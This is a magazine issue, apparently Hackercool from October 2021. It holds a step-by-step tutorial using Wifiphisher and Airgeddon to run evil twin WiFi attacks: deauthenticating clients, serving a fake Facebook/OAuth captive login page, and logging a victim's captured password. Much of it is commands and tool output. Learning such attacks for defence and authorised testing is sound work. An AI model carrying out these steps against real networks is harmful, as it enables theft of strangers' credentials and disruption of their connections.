

Simplifying Cyber Security since 2016

# Hackercool

October 2021 Edition 4 Issue 10

Learn Hacking in Real World Scenarios

## Rogue Access Point, Evil Twin Attack in Wireless Security

### Installing BloodHound in Windows

NSClient++ LPE and three Wordpress  
Exploit modules in  
Metasploit This Month

### Windows XP turns 20

..with all other regular Features



**RUN YOUR  
CLOUD COMPUTER  
from your SMART DEVICE**



**STARTING AT**

**\$4.95 /month**

*join us on [shells.com](http://shells.com)*

**To  
Advertise  
with us  
Contact :**

**[admin@hackercoolmagazine.com](mailto:admin@hackercoolmagazine.com)**



Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.  
Banjara Hills, Hyderabad 500034  
Telangana, India.

Website :  
[www.hackercoolmagazine.com](http://www.hackercoolmagazine.com)

Email Address :  
[admin@hackercoolmagazine.com](mailto:admin@hackercoolmagazine.com)



# HACKERCOOL

## Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.



Then you will know the truth and the truth will set you free.  
John 8:32

# Editor's Note

*Edition 4 Issue 10*

*Sorry Again.  
No Time for Editor's  
Note.  
As You Know,  
We are once again  
late.*

*c.k.chakravarthi*

**"A STRONG PASSWORD SHOULD INCLUDE AT LEAST ONE LOWER CASE CHARACTER, ONE UPPER CASE CHARACTER, ONE SYMBOL, ONE DIGIT. IT SHOULD BE AT LEAST 10 CHARACTERS LONG"**

**- HOORVITCH, ISRAELI CYBER SECURITY RESEARCHER**

# INSIDE

See what our Hackercool Magazine October 2021 Issue has in store for you.

## 1. Wireless Security :

Evil Twin Attack, Rogue Access Point.

## 2. Hacking Q & A :

Answers to some questions about hacking our readers have.

## 3. Installit :

Installing Bloodhound in Windows.

## 4. Metasploit This Month :

NSClient LPE and three Wordpress exploit modules.

## 5. Online Security :

As global infra giant, Facebook must uphold human rights.

## 6. Windows XP turns 20 :

Microsoft's rise and fall points to one thing, don't fix what's not broken.

Downloads

Other Resources



## Evil Twin Attack

# WIRELESS SECURITY

*Till now in our Magazine readers have learnt about various methods of hacking different wireless networks with various encryption methods like WEP, WPS/WPA2, WPS etc. Almost all of these hacking methods involved brute forcing and password cracking. What if there was another easier way to hack wireless networks without the need of brute forcing.*

Evil Twin Attack is a Rogue Access Point attack in which a second access point is created with the same SSID ( WiFi network name) of the target network. Since it has the same name, it's called twin and as it is malicious it's can be termed Evil Twin.

The aim is to confuse users trying to connect to the target wifi network and make them connect to the Evil Twin and thus capture sensitive data. Let' s see it practically. Of tools available to perform this kind of attack, we will first use a tool named Wifiphisher. Our attacker system is Kali Linux. Wifiphisher can be installed on Kali Linux as shown below.

```
(kali@kali) - [~]
└─$ sudo apt install wifiphisher 100 x
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  dns-root-data dnsmasq-base hostapd python3-pbkdf2 python3-pyric
  python3-roguehostapd
Suggested packages:
  python-pyric-doc
The following NEW packages will be installed:
  dns-root-data dnsmasq-base hostapd python3-pbkdf2 python3-pyric
  python3-roguehostapd wifiphisher
0 upgraded, 7 newly installed, 0 to remove and 1075 not upgraded.
Need to get 5,724 kB of archives.
After this operation, 14.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Once installation is finished, wifiphisher can be started using command.

```
(kali@kali) - [~]
└─$ sudo wifiphisher 1 x
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2021-10-18 06
:51
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfphshr-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:08:0c:01
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:2f:50:9a
```



Then the tool will prompt you to select the WiFi Access Point of which you want to create an Evil twin.

```
Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down

  ESSID                BSSID                CH  PWR  ENCR  CLIE
  -----                -
  Hack Me If You Can   00:a4:b7:3d:d9:2a  1   0%  WPA2   0
  DIRECT-LG-EPSON-L5190 Series e2:bb:9e:f6:21:2d  1   0%  WPA2/WPS 0
  Redmi                22:34:fb:03:59:ef  10  0%  WPA2   0
  Un
```

For this tutorial as always (OK, most of the time) we will select the WiFi network Hack\_Me\_If\_You\_Can as our target.

```
Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down

  ESSID                BSSID                CH  PWR  ENCR  CLIE
  -----                -
  Hack Me If You Can   00:a4:b7:3d:d9:2a  1   0%  WPA2   0
  DIRECT-LG-EPSON-L5190 Series e2:bb:9e:f6:21:2d  1   0%  WPA2/WPS 0
  Redmi                22:34:fb:03:59:ef  10  0%  WPA2   0
  Un
```

YOU HAVE SELECTED Hack\_Me\_If\_You\_Can

The tool will prompt you the available phishing scenarios available. For this case, OAuth Login Page attack is available.



Options: [Up Arrow] Move Up [Down Arrow] Move Down

## Available Phishing Scenarios:

- OAuth Login Page

This attack creates a fake login page asking for credentials of the users who want to connect. Note that while creating a fake access point, it is created as an open network unlike the one we are targeting. I select the OAuth Login Page attack and the attack starts.

```
(kali㉿kali)-[~]
└─$ sudo wifiphisher 1 x
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2021-10-18 06:51
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wfphshr-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:08:0c:01
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:2f:50:9a
[+] Sending SIGKILL to wpa_supplicant
[+] Sending SIGKILL to NetworkManager
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting OAuth Login Page template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
```

### Extensions feed:

```
Wifiphisher 1.4GIT
ESSID: Hack_Me_If_You_Can
Channel: 1
AP interface: wlan0
Options: [Esc] Quit
```

### Connected Victims:

### HTTP requests:

### Extensions feed:

```
DEAUTH/DISAS - 00:0c:e7:7b:c1:b7  
DEAUTH/DISAS - 00:05:27:28:58:48  
DEAUTH/DISAS - 32:83:fc:5d:cf:ac  
DEAUTH/DISAS - 2c:83:7a:00:09:11
```

### Connected Victims:



### HTTP requests:

### Wifiphisher 1.4GIT

```
ESSID: Hack_Me_If_You_Can  
Channel: 1  
AP interface: wlan0  
Options: [Esc] Quit
```


So just imagine while we are running this Fake access point, some mobile user is looking for available WiFi networks to connect to. He will see two networks with the same name and gets confused.

Once he selects our Evil Twin to connect to, he will be prompted with a login page as shown below.





Here, he is being asked to submit his Facebook credentials of course by dangling the the carrot of free internet. The login page is so believable even to me. And if the user falls for the trick (or carrot) and submits his credentials as shown below.



On Kali Linux, the activity is recorded shown as shown below.

#### Extensions feed:

```
DEAUTH/DISAS - 00:0c:e7:63:17:86  
DEAUTH/DISAS - 00:0c:e7:ca:2e:45  
DEAUTH/DISAS - 32:05:fc:5a:0f:9c  
DEAUTH/DISAS - 7c:11:7a:60:04:1d
```

```
Victim 20: [REDACTED] probed for WLAN with ESSID: '' (KARMA)
```

#### Connected Victims:

```
20: [REDACTED] 10.0.0.6 Unknown Android
```

#### HTTP requests:

```
[*] GET request from 10.0.0.6 for http://10.0.0.1/  
[*] GET request from 10.0.0.6 for http://connectivitycheck.gstatic.com/gener  
[*] GET request from 10.0.0.6 for http://connect.rom.miui.com/generate_204  
[*] GET request from 10.0.0.6 for http://connect.rom.miui.com/generate_204  
[*] GET request from 10.0.0.6 for http://connect.rom.miui.com/generate_204
```

#### Wifiphisher 1.4GIT

```
ESSID: Hack_Me_If_You_Can  
Channel: 1  
AP interface: wlan0  
Options: [Esc] Quit
```



and the credentials are captured successfully.

```
Extensions feed:
DEAUTH/DISAS - 2a:33:7a:60:29:1d
DEAUTH/DISAS - 62:3f:49:27:31:1f
DEAUTH/DISAS - 3a:3e:2f:ae:5a:8c
DEAUTH/DISAS - 03:3c:e7:30:e3:17
Victim 20: [REDACTED] probed for WLAN with ESSID: '' (KARMA)
Connected Victims:
20: [REDACTED] 10.0.0.6 Unknown Android

Wifiphisher 1.4GIT
ESSID: Hack_Me_If_You_Can
Channel: 1
AP interface: wlan0
Options: [Esc] Quit

HTTP requests:
[*] POST request from 10.0.0.6 with syncToken=&data={"appVersion":"266720","romVersion":"MIUI/V11.0.9.0.PCBMIXM","operat
[*] POST request from 10.0.0.6 with wfphshr_email=lo [REDACTED]@gmail.com&wfphshr_password=igothacked
[*] POST request from 10.0.0.6 with app_id=2882303761517492012&app_key=5601749292012&bc=S&channel=com.miui.gallery&client
[*] GET request from 10.0.0.6 for http://connect.rom.miui.com/generate_204rval=300000&mistatv=5&network=WIFI&policy=0&sdk
[*] GET request from 10.0.0.6 for http://connect.rom.miui.com/generate_2049b8839ca96503ecd9b78af17c0883c55fc16eadcc38c3b
cb7fe947706218596498b6c7dcc5edcbb8cee7d0c399717459bef1dc965416ce192d576bf258d7bf89881ef9b0e3f55f708f8b1332085a7f7ada6c3f2
cf398db4b064549dc70261d51b0d0a01a745d53b90d18fecf3298f2cbd2e4f725db2869eacd80f1233d3f6541f72d0841bbafbb20c0561b63d0225241
c1c74242db94c989409975afbc1c&version=2.2.15-global
```

That looked simple enough. Of course this is not the only tool that can perform this types of attack. There is another tool named Airgeddon which provides a lot of versatility and options to choose a lot of attacks to perform. Airgeddon can be installed as shown below .

```
(kali@kali) - [~]
└─$ sudo apt install airgeddon
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  asleep beef-xss bettercap ccze dnsmasq ettercap-text-only hcxumptool
  hcxtools hostapd-wpe isc-dhcp-server lighttpd mdk3 mdk4 nftables
The following NEW packages will be installed:
  airgeddon
0 upgraded, 1 newly installed, 0 to remove and 1074 not upgraded.
Need to get 1,864 kB of archives.
After this operation, 3,843 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main i386 airgeddon i386 10
.42+ds-0kali1 [1,864 kB]
3% [1 airgeddon 75.9 kB/1,864 kB 4%] 7,312 B/s 4min 4s
```

Note that performing some of the attacks using Airgeddon requires monitor mode so let's start monitor mode on the wireless interface.

**"Is hacking ever acceptable? It depends on the motive."  
-Charlie Brooker**



```
(kali@kali)-[~]
└─$ sudo airmon-ng start wlan0
```

Found 2 processes that could cause trouble.  
Kill them using 'airmon-ng check kill' before putting  
the card in monitor mode, they will interfere by changing channels  
and sometimes putting the interface back in managed mode

```
PID Name
487 NetworkManager
653 wpa_supplicant
```

```
PHY      Interface      Driver      Chipset
phy0     wlan0          ath9k_htc   Qualcomm Atheros Communications AR92
71 802.11n
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]
wlan0mon)
```

```
(kali@kali)-[~]
└─$ iwconfig
```

```
lo        no wireless extensions.
```

```
eth0     no wireless extensions.
```

```
eth1     no wireless extensions.
```

```
wlan0mon IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off   Fragment thr:off
          Power Management:off
```

Now, we can start Airedon.

```
***** Welcome *****
```

```
****
```

```
This script is only for educational purposes. Be good boyz&girlz!  
Use it only on your own networks!!
```

```
Accepted bash version (5.1.4(1)-release). Minimum required version: 4.2
```

```
Root permissions successfully detected
```

```
Detecting resolution... Detected!: 1366x768
```

```
Known compatible distros with this script:
```

```
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali" "Kali arm" "Manjaro" "Mint" "OpenMandriva" "Parrot" "Parrot arm" "Pentoo" "Raspbian" "Red Hat" "SuSE" "Ubuntu" "Wifislax"
```



Detecting system...

Kali Linux

Let's check if you have installed what script needs

Press [Enter] key to continue...

Airgeddon will check if all the tools it requires are present or not as shown below.

Press [Enter] key to continue...

Essential tools: checking...

iw .... **Ok**  
awk .... **Ok**  
airmon-ng .... **Ok**  
airodump-ng .... **Ok**  
aircrack-ng .... **Ok**  
xterm .... **Ok**  
ip .... **Ok**  
lspci .... **Ok**  
ps .... **Ok**

Optional tools: checking...

bettercap .... **Error** (Possible package name : bettercap)  
ettercap .... **Ok**  
dnsmasq .... **Ok**  
hostapd-wpe .... **Error** (Possible package name : hostapd-wpe)  
iptables .... **Ok**  
aireplay-ng .... **Ok**  
bully .... **Ok**  
pixiewps .... **Ok**  
dhcpd .... **Error** (Possible package name : isc-dhcp-server / dhcp-server / dhcp)  
asleap .... **Error** (Possible package name : asleap)  
packetforge-ng .... **Ok**  
hashcat .... **Ok**  
wpacli .... **Ok**  
hostapd .... **Ok**  
etterlog .... **Ok**  
tshark .... **Ok**  
mdk4 .... **Error** (Possible package name : mdk4)  
wash .... **Ok**  
hcxdumpool .... **Error** (Possible package name : hcxdumpool)  
reaver .... **Ok**  
hcxpcapngtool .... **Error** (Possible package name : hcxtools)  
john .... **Ok**  
crunch .... **Ok**  
beef .... **Error** (Possible package name : beef-xss / beef-project)  
lighttpd .... **Error** (Possible package name : lighttpd)  
openssl .... **Ok**



Your distro has the essential tools but it hasn't some optional. The script can continue but you can't use some features. It is recommended to install missing tools

Press [Enter] key to continue...█

If it finds that some tools it requires are not present, Airgeddon will still continue but some of the attacks and features will not work. Select the wireless interface as shown below.

```
***** Interface selection *****
```

```
****
```

```
Select an interface to work with:
```

```
-----
```

1. eth0 // **Chipset:** Advanced Micro Devices, Inc.
2. eth1 // **Chipset:** Advanced Micro Devices, Inc.
3. wlan0mon // **2.4Ghz** // **Chipset:** Qualcomm Atheros Communications AR9271 802.11n

```
-----
```

```
*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending of Translation", means the translation has been automatically generated and is still pending of review
```

```
-----
```

```
> █
```

Select an option. Since we want to perform Evil Twin Attacks, my selection is 7.

```
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
```

```
Select an option from menu:
```

```
-----
```

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode

```
-----
```

4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu

```
-----
```

11. About & Credits
12. Options and language menu

```
-----
```

```
*Hint* If you have any doubt or problem, you can check Wiki FAQ section (https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/FAQ%20&%20Troubleshooting) or ask in our Discord channel: https://discord.gg/sQ9dgt9
```

```
-----
```

```
> 7█
```



This will show you the menu for all Evil Twin Attacks this tool supports.

```
***** Evil Twin attacks menu *****
****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
-----
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
----- (without sniffing, just AP) -----
5. Evil Twin attack just AP (dhcpcd)
----- (with sniffing) -----
6. Evil Twin AP attack with sniffing (dhcpcd)
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2 (dhcpcd betterc
ap)
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
----- (without sniffing, captive portal) -----
9. Evil Twin AP attack with captive portal (monitor mode needed) (dhcpcd lig
httpd)
-----
*Hint* To perform an Evil Twin attack you'll need to be very close to the ta
rget AP or have a very powerful wifi antenna. Your signal must reach clients
equally strong or more than the legitimate AP
-----
> █
```

If you see the options in red as shown in above images, then the system didn't have some tools Airgeddon needed. For example dhcpcd, I installed it and ran Airgeddon again.

```
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
----- (without sniffing, just AP) -----
5. Evil Twin attack just AP
----- (with sniffing) -----
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2 (bettercap)
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
----- (without sniffing, captive portal) -----
9. Evil Twin AP attack with captive portal (monitor mode needed)
-----
```



Now, the options are in white which means we can perform these attacks. Let's perform Evil Twin Attack with captive portal which is option 9. Select the target.

1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)  
----- (without sniffing, just AP) -----
5. Evil Twin attack just AP  
----- (with sniffing) -----
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2 (bettercap)
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF  
----- (without sniffing, captive portal) -----
9. Evil Twin AP attack with captive portal (monitor mode needed)

-----  
**\*Hint\*** If you use the attack without sniffing, just the AP, you can use any external sniffer script  
-----

> 9

An exploration looking for targets is going to be done...

Press [Enter] key to continue...

\*\*\*\*\* Exploring for targets \*\*\*\*\*

\*\*\*\*

Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...

Press [Enter] key to continue... █

The tool will explore for target wireless networks as shown below.

**\*Hint\*** If you use the attack without sniffing, just the AP, you can use any external sniffer script

> 9

Exploring for targets

CH 6 ][ Elapsed: 6 s ][ 2021-10-19 01:04

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
22:34:36:25:59:ef	-32	8	1 0	7	180	WPA2	CCMP	PSK	Redmi
22:34:36:25:59:ef	-77	6	0 0	11	65	WPA2	CCMP	PSK	vivo 1814
22:34:36:25:59:ef	-77	3	0 0	1	65	WPA2	CCMP	PSK	DIRECT-IG-EPSON-L5190 S
22:34:36:25:59:ef	-88	9	0 0	1	270	WPA2	CCMP	PSK	Hack_Me_If_You_Can

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
22:34:36:25:59:ef	22:34:36:25:59:ef	-27	0 -24e	0	1		

\*\*\*\*\*

\*\*\*\*

Exploring for targets

Selected interface wlan0mon is in monitor mode. Exploration can be performed



Select the target network.

```
***** Select target *****
****

  N.      BSSID      CHANNEL  PWR  ENC  ESSID
-----
  1)  E2[REDACTED]    1    18%  WPA2  DIRECT-lG-EPSON-L5190 Series
  2)  60[REDACTED]   1    14%  WPA2  Hack_Me_If_You_Can
  3)*  22[REDACTED]   7    67%  WPA2  Redmi
  4)  82[REDACTED]  11    19%  WPA2  vivo 1814

(*) Network with clients
-----
Select target network:
> █
```

```
***** Select target *****
****

  N.      BSSID      CHANNEL  PWR  ENC  ESSID
-----
  1)  E2[REDACTED]    1    18%  WPA2  DIRECT-lG-EPSON-L5190 Series
  2)  60[REDACTED]   1    14%  WPA2  Hack_Me_If_You_Can
  3)*  22[REDACTED]   7    67%  WPA2  Redmi
  4)  82[REDACTED]  11    19%  WPA2  vivo 1814

(*) Network with clients
-----
Select target network:
> 2█
```

To make clients connect to our Evil Twin, they need to be de authenticated first from the original access point.

```
***** Evil Twin deauth *****
****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 60[REDACTED]
Selected channel: 1
Selected ESSID: Hack_Me_If_You_Can
Handshake file selected: None

Select an option from menu:
-----
0. Return to Evil Twin attacks menu
-----
1. Deauth / disassoc amok mdk4 attack (mdk4)
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack (mdk4)
-----
*Hint* If you can't deauth clients from an AP using an attack, choose another one :)
```



```
-----
*Hint* If you can't deauth clients from an AP using an attack, choose another one :)
-----
> 2

If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able to perform it

Do you want to enable "DoS pursuit mode"? This will launch again the attack if target AP change its channel countering "channel hopping" [y/N]
> n
```

Choose other options.

```
***** Evil Twin AP attack with captive portal *****
****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 60
Selected channel: 1
Selected ESSID: Hack_Me_If_You_Can
Deauthentication chosen method: Aireplay
Handshake file selected: None
-----
*Hint* If you use the attack without sniffing, just the AP, you can use any external sniffer script
-----

Do you want to spoof your MAC address during this attack? [y/N]
> n
```

I don't have any captured handshake file.

```
Do you want to spoof your MAC address during this attack? [y/N]
> n
This attack requires that you have previously a WPA/WPA2 network captured Handshake file

If you don't have a captured Handshake file from the target network you can get it now
-----

Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]
> n
```



Select the language the captive portal should be shown in.

```
***** Evil Twin AP attack with captive portal *****
```

```
****
```

```
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
```

```
Selected BSSID: 60 [REDACTED]
```

```
Selected channel: 1
```

```
Selected ESSID: Hack_Me_If_You_Can
```

```
Deauthentication chosen method: Aireplay
```

```
Handshake file selected: /root/handshake-60:[REDACTED].cap
```

```
Choose the language in which network clients will see the captive portal:
```

```
-----
```

```
0. Return to Evil Twin attacks menu
```

```
-----
```

1. English
2. Spanish
3. French
4. Catalan
5. Portuguese
6. Russian
7. Greek
8. Italian
9. Polish
10. German
11. Turkish
12. Arabic

```
-----
```

```
*Hint* Sslstrip technique is not infallible. It depends on many factors and not always work. Some browsers such as Mozilla Firefox latest versions are not affected
```

```
-----
```

```
> 1
```

```
The captive portal language has been established
```

```
All parameters and requirements are set. The attack is going to start. Multiple windows will be opened, don't close anyone. When you want to stop the attack press [Enter] on this window and the script will automatically close them all
```

```
Press [Enter] key to continue...
```

```
The interface changed its name while setting in managed mode. Autoselected
```

```
█
```

```
Don't close any window manually, script will do when needed. In about 20 seconds maximum you'll know if you've got the Handshake
```

```
Press [Enter] key to continue...█
```



Multiple windows will open. Don't close any of them.

